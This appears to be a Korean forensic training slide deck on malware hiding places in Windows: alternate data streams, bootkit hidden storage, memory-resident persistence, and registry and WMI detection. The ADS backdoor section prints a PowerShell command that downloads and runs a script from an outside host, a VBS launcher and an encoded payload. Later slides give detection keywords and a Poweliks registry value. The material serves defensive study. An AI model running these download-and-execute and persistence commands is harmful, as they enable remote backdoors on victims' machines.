- Vista 이후에는 ADS 내 데이터에 대한 실행은 막혔지만 여전히 악성코드가 데이터 은닉처로 사용할 수 있음
- 관리자 권한을 가지고 심볼릭 링크를 생성하면 실행할 수 있음(mklink 명령어 사용)



파일 시스템 속성

▪ ADS 백도어

- ADS에 코드를 숨겨 백도어 기능을 할 수 있게 하는 기법에 소개

(<https://enigma0x3.wordpress.com/2015/03/05/using-alternate-data-streams-to-persist-on-a-compromised-machine>)

- 동작 원리

1. AppData 폴더의 ADS 를 2개 생성, VBS 스크립트와 PowerShell Payload를 저장

```
C:\Users\test>dir /a /r
Volume in drive C has no label.
Volume Serial Number is 90F9-6D75

Directory of C:\Users\test

03/03/2015  03:09 PM    <DIR>          .
03/03/2015  03:09 PM    <DIR>          ..
03/05/2015  11:55 AM    <DIR>          AppData
                                206 AppData:4jrjugelkpg.vbs:$DATA
                                554 AppData:jkwsp3nf0ao.txt:$DATA
                                Application Data [C:\Users\test\AppData\Roaming]
03/03/2015  03:08 PM    <JUNCTION>      Contacts
                                Cookies [C:\Users\test\AppData\Roaming\Microsoft\Windows\Cookies]
03/05/2015  11:55 AM    <DIR>          Desktop
03/03/2015  03:10 PM    <DIR>          Documents
03/03/2015  03:10 PM    <DIR>          Downloads
03/03/2015  03:10 PM    <DIR>          Favorites
03/03/2015  03:10 PM    <DIR>          Links
03/03/2015  03:08 PM    <JUNCTION>      Local Settings [C:\Users\test\AppData\Local]
all
03/03/2015  03:10 PM    <DIR>          Music
03/03/2015  03:08 PM    <JUNCTION>      My Documents [C:\Users\test\Documents]
03/03/2015  03:08 PM    <JUNCTION>      NetHood [C:\Users\test\AppData\Roaming\My
```





파일 시스템 속성

■ ADS 백도어

- 동작 원리(계속)

2. Run 키의 특정 Value를 생성, ADS에 저장된 VBS 스크립트를 실행하도록 저장함

```
meterpreter > shell
Process 1772 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\>powershell.exe -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.138/Invoke-ADSBackdoor.ps1'); Invoke-ADSBackdoor -URL http://192.168.1.138/payload.ps1 -Arguments "hack"
powershell.exe -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.138/Invoke-ADSBackdoor.ps1'); Invoke-ADSBackdoor -URL http://192.168.1.138/payload.ps1 -Arguments "hack"

-----
|                Created by Matt Nelson                |
|                @enigma0x3                             |
|                www.enigma0x3.wordpress.com            |
|-----|

PSPath      : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion
PSChildName  : Run
PSDrive      : HKCU
PSProvider   : Microsoft.PowerShell.Core\Registry
Update       : wscript.exe C:\Users\test\AppData\isuaerjsao0.vbs

Process Complete. Persistent key is located at HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\Update
```



파일 시스템 속성

■ ADS 백도어

- 동작 원리(계속)

3. 재부팅 시, Run 키 Value 가 실행되어 wscript.exe 가 ADS 에 있는 VBS 스크립트를 실행하고, VBS 스크립트가 또 다른 ADS 에 있는 PowerShell Payload를 실행

```
C:\Windows\system32\cmd.exe

C:\Users\test\Desktop>more < C:\Users\test\AppData:4jrjuqekkpq.vbs
Dim objShell:Set objShell = WScript.CreateObject("WScript.Shell"):command = "cmd
/C for /f ""delims="","" %i in (C:\Users\test\AppData:jkwsp3nf0ao.txt) do %i":obj
Shell.Run command, 0:Set objShell = Nothing

C:\Users\test\Desktop>_

C:\Windows\system32\cmd.exe

C:\Users\test\Desktop>more < C:\Users\test\AppData:jkwsp3nf0ao.txt
powershell.exe -ep Bypass -noexit -enc SQBFaFgAIAAoACgAIfgBIAHcALQBPAGIAagBIAGMAd
AAgAE4AZQB0AC4AUwBIAQIAQwBsAGkAZQBuAHQAQKQAUAEQABwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZ
wAOCcAaAB0AHQAcaA6AC8ALwAxAkAMgAUADeANgA4AC4AMQAUADeAMwA4AC8ASQBuAHYAAbwBrAGUAL
QBTAGgAZQBsAGwAYwBvAGQAZQAuAHAAcwAxACcAKQApADsAIABJAG4AdgBvAGsAZQAtaFMAaABIAQwAb
ABjAG8AZABIAQAALQBMAEgAbwBzAHQAIAAxAkAMgAUADeANgA4AC4AMQAUADeAMwA4AC8ALQBMAFAAb
wByAHQAIAA2ADYANgAgAC0AUABhAHkAbABvAGEAZAAGAHcAaQBUAGQAAbwB3AHMAAwBtAGUAdABIAHIAc
ABYAGUAdABIAHIAwBtAGUAdgBIAHIAcwBIAF8AAAB0AHQAcaBzAC8ALQBGAG8AcgBjAGUA

C:\Users\test\Desktop>
```


4. 실행된 PowerShell Payload 는 외부와 네트워크 연결하여 백도어로 동작함



파일 시스템 외 영역

▪ Bootkit


- 일반적으로 정상 MBR, VBR의 부트코드를 수정, OS 로딩 과정에서 메모리에 로딩된 부트로더, 커널 이미지를 패치하여 자신이 원하는 행위(ex : 악성 드라이버를 로딩)를 수행



파일 시스템 외 영역

▪ Bootkit


- 그 외에도 서비스로 사용되는 특정 시스템 파일을 패치하여 원하는 행위를 수행하게 하는 경우도 있음



파일 시스템 외 영역

▪ Bootkit 의 Hidden Storage


- 부트킷이 자신이 사용할 데이터를 디스크의 여러 장소에 숨김
- 숨기는 데이터
 - ✓ 패치에 사용되는 코드
 - ✓ 악성 드라이버
 - ✓ 기타 환경 설정 값
- 숨기는 방식
 - ✓ 파일 시스템 내 사용하지 않는 영역
 - ✓ 특정 파일 시스템 영역(ex : 휴지통, ADS, EA. ..)



파일 시스템 외 영역

▪ Bootkit 의 Hidden Storage

- Hidden File System
 - ✓ Win64/Olmarik (TDL4)






파일 시스템 외 영역

▪ Bootkit 의 Hidden Storage

- Hidden File System
 - ✓ Win64/Rovnix/Carberp



| Functionality | Rovnix.A | Carberp with bootkit | Rovnix.B |
|---|-------------------------------------|-------------------------------------|-------------------------------------|
| VBR modification | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |
| Polymorphic VBR | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |
| Kernel-mode driver encryption algorithm | Custom (ROR + XOR) | Custom (ROR + XOR) | Custom (ROR + XOR) |
| Hidden file system type | <input checked="" type="checkbox"/> | FAT16 modification | FAT16 modification |
| Hidden file system encryption algorithm | <input checked="" type="checkbox"/> | RC6 modification | RC6 modification |



메모리

■ 메모리에만 상주하는 APT 악성코드

- 기존의 메모리에만 존재하는 악성코드(일회성)과는 다르게 재부팅에도 지속적으로 재실행됨
- 실제 구동중인 시스템의 디스크 내에는 어떠한 파일의 흔적이 없음
- Persistence 유지 원리
 1. 최초 감염 과정에서 메모리에 로딩된 후, 자기 자신의 파일을 완전 삭제
 2. 시스템 종료 이벤트를 모니터링하면서 시스템 종료 직전에 파일을 생성하고 Run 키에 등록, 재부팅 과정에서 다시 메모리에 로딩된 후 자기 자신의 파일을 완전 삭제 및 Run키 삭제

| TimeStamp | USN | FileName | Full Path(from \$MFT) | Event | Source Info | File Attribute |
|---------------------|-----------|----------|-----------------------|---|-------------|----------------|
| 2013-03-07 02:51:15 | 223271632 | .dll | \\Windows\\System32\\ | File_Added, Data_Overwritten, File_Truncated | Normal | Archive |
| 2013-03-07 02:51:15 | 223271720 | .dll | \\Windows\\System32\\ | Attr_Changed, File_Added, Data_Overwritten, File_Truncated | Normal | Archive |
| 2013-03-07 02:51:15 | 223272144 | .dll | \\Windows\\System32\\ | Attr_Changed, File_Added, Data_Overwritten, File_Truncated, File_C... | Normal | Archive |
| 2013-03-07 02:51:16 | 223277968 | .dll | \\Windows\\System32\\ | File_Closed, File_Deleted | Normal | Archive |
| 2013-03-07 03:03:29 | 223375360 | .dll | \\Windows\\System32\\ | File_Created | Normal | Archive |
| 2013-03-07 03:03:29 | 223375448 | .dll | \\Windows\\System32\\ | File_Created, File_Added | Normal | Archive |
| 2013-03-07 03:03:29 | 223375536 | .dll | \\Windows\\System32\\ | File_Created, File_Added, File_Closed | Normal | Archive |

Forensic Analysis

레지스트리


- Reloading Point 역할을 하는 Key 의 데이터 내에서 명령어 흔적 찾기

- Keyword : javascript:, document.write, wscript.shell, mshta, ...

- 도구

- ✓ RegRipper : <https://github.com/keydet89/RegRipper2.8>

- ✓ REGA : <http://forensic.korea.ac.kr/tools/reg.html>





레지스트리

■ 특정 키 내의 인코딩된 데이터 탐지

- Value Data 크기 이용 → 보통 PE 파일 등을 인코딩해서 넣기 때문에 데이터 사이즈가 큼

- 도구

✓ regsize : <https://github.com/bridgeythegeek/regsize>

regsize

Parses Windows Registry hive files listing the biggest key values by the size of their associated data.

Background

The Windows Registry holds thousands upon thousands of entries, and most of them are quite small. Malware has been seen to store binaries or config files in Registry keys, for example:

```
def check_key(self, key):  
    min_size = 0  
    try:  
        for value in key.values():  
            if value.value_type() == Registry.RegSZ or value.value_type() == Registry.RegExpandSZ:  
                if self.is_tops(value):  
def to_text(self):  
    if self.do_ent:  
        for path, value, size in sorted(self.tops, key=attrgetter('size'), reverse=True):  
            path = '\\'.join(path.split('\\')[1:])  
            key = self.reg.open(path)  
            print('{:<9} {:.5f} {}'.format(size/2, calc_shannon(key.value(value).raw_data()), path, value))  
    else:  
        for path, value, size in sorted(self.tops, key=attrgetter('size'), reverse=True):  
            path = '\\'.join(path.split('\\')[1:])  
            print('{:<9} {}'.format(size/2, path, value))
```

- 문자열 데이터(REG_SZ) 를 대상으로만 검색하게 소스 수정
- Value Data 크기가 실제보다 2배로 출력되는 것을 제대로 출력되게 소스 수정



레지스트리

특정 키 내의 인코딩된 데이터 탐지

- resize 테스트

✓ Poweliks 샘플 실행

| 키 탐색 | | 타임라인 아이템 |
|--------------|--------|--|
| 값 이름 | 값 종류 | 값 데이터 |
| ab (default) | REG_SZ | rundll32.exe javascript: "%%.. %mhtml,RunHTMLApplication ";document.write("%74script language=jscript.encode">"+(... |
| ab (default) | REG_SZ | #@~^kXcAAA==W!x^DkXp^WTCV*ODHax+h,)mDkWp64N+1YcJWdx:s cj+MWh.oHSuP:n vcTr#IXRKw+'r!2:JSJ4... |

✓ 테스트 결과

```
C:\Python27>python.exe resize.py -m 20 .\poweliks_sample1\vmuser.NTUSER.DAT
[.poweliks_sample1\vmuser.NTUSER.DAT]
30634 4.06431 Software\Microsoft\Windows\CurrentVersion\Run\<default>
2041 3.10571 Software\Microsoft\Windows\CurrentVersion\Explorer\Wallpapers\Images\ID-1
232 3.56334 Software\Microsoft\Windows\CurrentVersion\Run\ a
161 3.44984 Software\Microsoft\Internet Explorer\SearchScopes\<0633EE93-D776-472f-A0FF-E1416B8B2E3A>\SuggestionsURLFallback
147 3.18283 Software\Microsoft\Internet Explorer\LowRegistry\Audio\PolicyConfig\PropertyStore\b3dbcae_0\<default>
145 3.03216 Control Panel\PowerCfg\PowerPolicies\3\Description
98 3.11124 Software\Microsoft\Internet Explorer\LowRegistry\Audio\PolicyConfig\PropertyStore\78a883db_0\<default>
98 3.16038 Software\Microsoft\Internet Explorer\LowRegistry\Audio\PolicyConfig\PropertyStore\98b1a144_0\<default>
95 2.94522 Control Panel\PowerCfg\PowerPolicies\0\Description
95 3.39713 Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\LowCache\Extensible Cache\MSHist012017070120170702\CachePath
93 3.47123 Software\Microsoft\WAB\Me\<default>
91 3.23016 Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Administrative Tools
91 3.44762 Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\MSHist012017062620170703\CachePath
91 3.43316 Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\MSHist012017070320170704\CachePath
87 3.57058 Software\Microsoft\Windows\CurrentVersion\Applets\Regedit\LastKey
86 3.01679 Control Panel\PowerCfg\PowerPolicies\1\Description
83 3.35617 Software\Microsoft\MediaPlayer\Preferences\ObfuscatedSyncPlaylistsPath
82 3.04819 Software\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown_Zones\4\Description
82 3.04819 Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4\Description
72 3.37488 Software\Microsoft\Windows Media\MSDK\Namespace\LocalDelta
72 3.39401 Software\Microsoft\Windows Media\MSDK\Namespace\RemoteDelta
```



레지스트리

특정 키 내의 인코딩된 데이터 탐지

- 일반적으로 Data 크기가 큰 Value 들이 존재함
 - ✓ HKLM\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\<SID>\Product\~
 - ✓ MSI 를 통해 설치된 프로그램들의 정보를 담고 있음

```
C:\Python27>python.exe regsize.py -m 20 ".\Sample\SOFTWARE"
[.\Sample\SOFTWARE]
75261 4.19297 Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\W2C0FDBC51DF623A4A9A041D3A99BC1EC\Features\WSymbols
59701 4.20359 Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\WCC77A30B66DD17A837F1D688E3902037W\Features\Wef81ffd48ff916f83611547f305abdc59
55108 4.19304 Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\WEC4391A81339C6240BF33C9EB5D032CFW\Features\WHwpDocExt
54729 4.19363 Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\WEC4391A81339C6240BF33C9EB5D032CFW\Features\WHwpDrawExt
35531 4.19379 Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\WD6008E4ADB76FB533B959163076F5909W\Features\WUpp_for_US_7_Pro_x86_kor
32891 4.19271 Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\WD6008E4ADB76FB533B959163076F5909W\Features\WUB_for_US_7_Pro_11320_x86_kor
32411 4.19302 Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\WD6008E4ADB76FB533B959163076F5909W\Features\WUSh_for_US_7_Pro_810_x86_kor
28721 4.19195 Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-21-2231139645-781846149-1260848610-1000W\Products\W3353511C4CDF229498D27B81016F5966W\Features\WUS_FSharpBase
27711 4.19338 Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\WD6008E4ADB76FB533B959163076F5909W\Features\WUWD_for_US_Pro_11324_x86_kor
23291 4.19305 Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\WD6008E4ADB76FB533B959163076F5909W\Features\WClipartSharedExt
20435 4.19147 Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\WEC4391A81339C6240BF33C9EB5D032CFW\Features\WTeamExplorer_kor
19321 4.19242 Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-21-2231139645-781846149-1260848610-1000W\Products\W7D6A05D9A0149644787B53AF48BC4D97W\Features\WSupportFiles
17561 4.10433 Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\W37EDA34F088259A49B59F43E68CE6F76W\Features\WEvernoteClientFeature
16841 4.19195 Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-21-2231139645-781846149-1260848610-1000W\Products\W4F40BBFCFC2D55F4EB293B9868693B81W\Features\WExcelAddInPowerPivotFiles
16171 4.19212 Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\WD6008E4ADB76FB533B959163076F5909W\Features\WCommon01
15837 4.19207 Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\W00005109110000000010000000F01FECW\Features\WMPU_SMO_DEVDIU_TOOLS
15661 4.19067 Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\W28D7E74D89D07E116A6D00056559C1DAW\Features\WFeatureClientControls
13228 4.19087 Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\WEC4391A81339C6240BF33C9EB5D032CFW\Features\WFeatureClientControls
12061 3.90800 Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\W013CDE6D50EFF08408319DBA797ECA49W\Features\WFeatureClientControls
8671 4.18712 Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\W02EBD67B119243E47B0094C1685EC9B1W\Features\WFeatureClientControls
```

레지스트리 편집기

파일(F) 편집(E) 보기(V) 즐겨찾기(A) 도움말(H)

2A868788ED6D5523AA29AA80A5958B

2C0FDBC51DF623A4A9A041D3A99BC1

Features

InstallProperties

Patches

Usage

이름

종류

데이터

(기본값)

REG_SZ

(값 설정 안 됨)

Symbols

REG_SZ

J^_Y*75P)?QvTntf)ku7qR@QjiltL@jAsF?91DBo6*2wCpMh=@5vLot(pyrvm&?a3~5(z...



Powershell + WMI

PowerShell Cmdlet 을 통한 라이브 정보 수집

- Get-WMIObject -Namespace root\WSubscriptions -Class __EventFilter
- Get-WMIObject -Namespace root\WSubscriptions -Class __EventConsumer
- Get-WMIObject -Namespace root\WSubscriptions -Class __FilterToConsumerBinding

```
__GENUS           : 2
__CLASS           : __EventFilter
__SUPERCLASS     : __IndicationRelated
__DYNASTY        : __SystemClass
__RELPATH        : __EventFilter.Name="EvilThing"
__PROPERTY_COUNT : 6
__DERIVATION     : {__IndicationRelated, __SystemClass}
__SERVER        : VICTIM
__NAMESPACE     : ROOT\WSubscriptions
__PATH          : \\VICTIM\ROOT\WSubscriptions:__EventFilter.Name="EvilThing"
CreatorSID       : {1, 5, 0, 0...}
EventAccess      :
EventNamespace   : root\CimV2
Name             : EvilThing
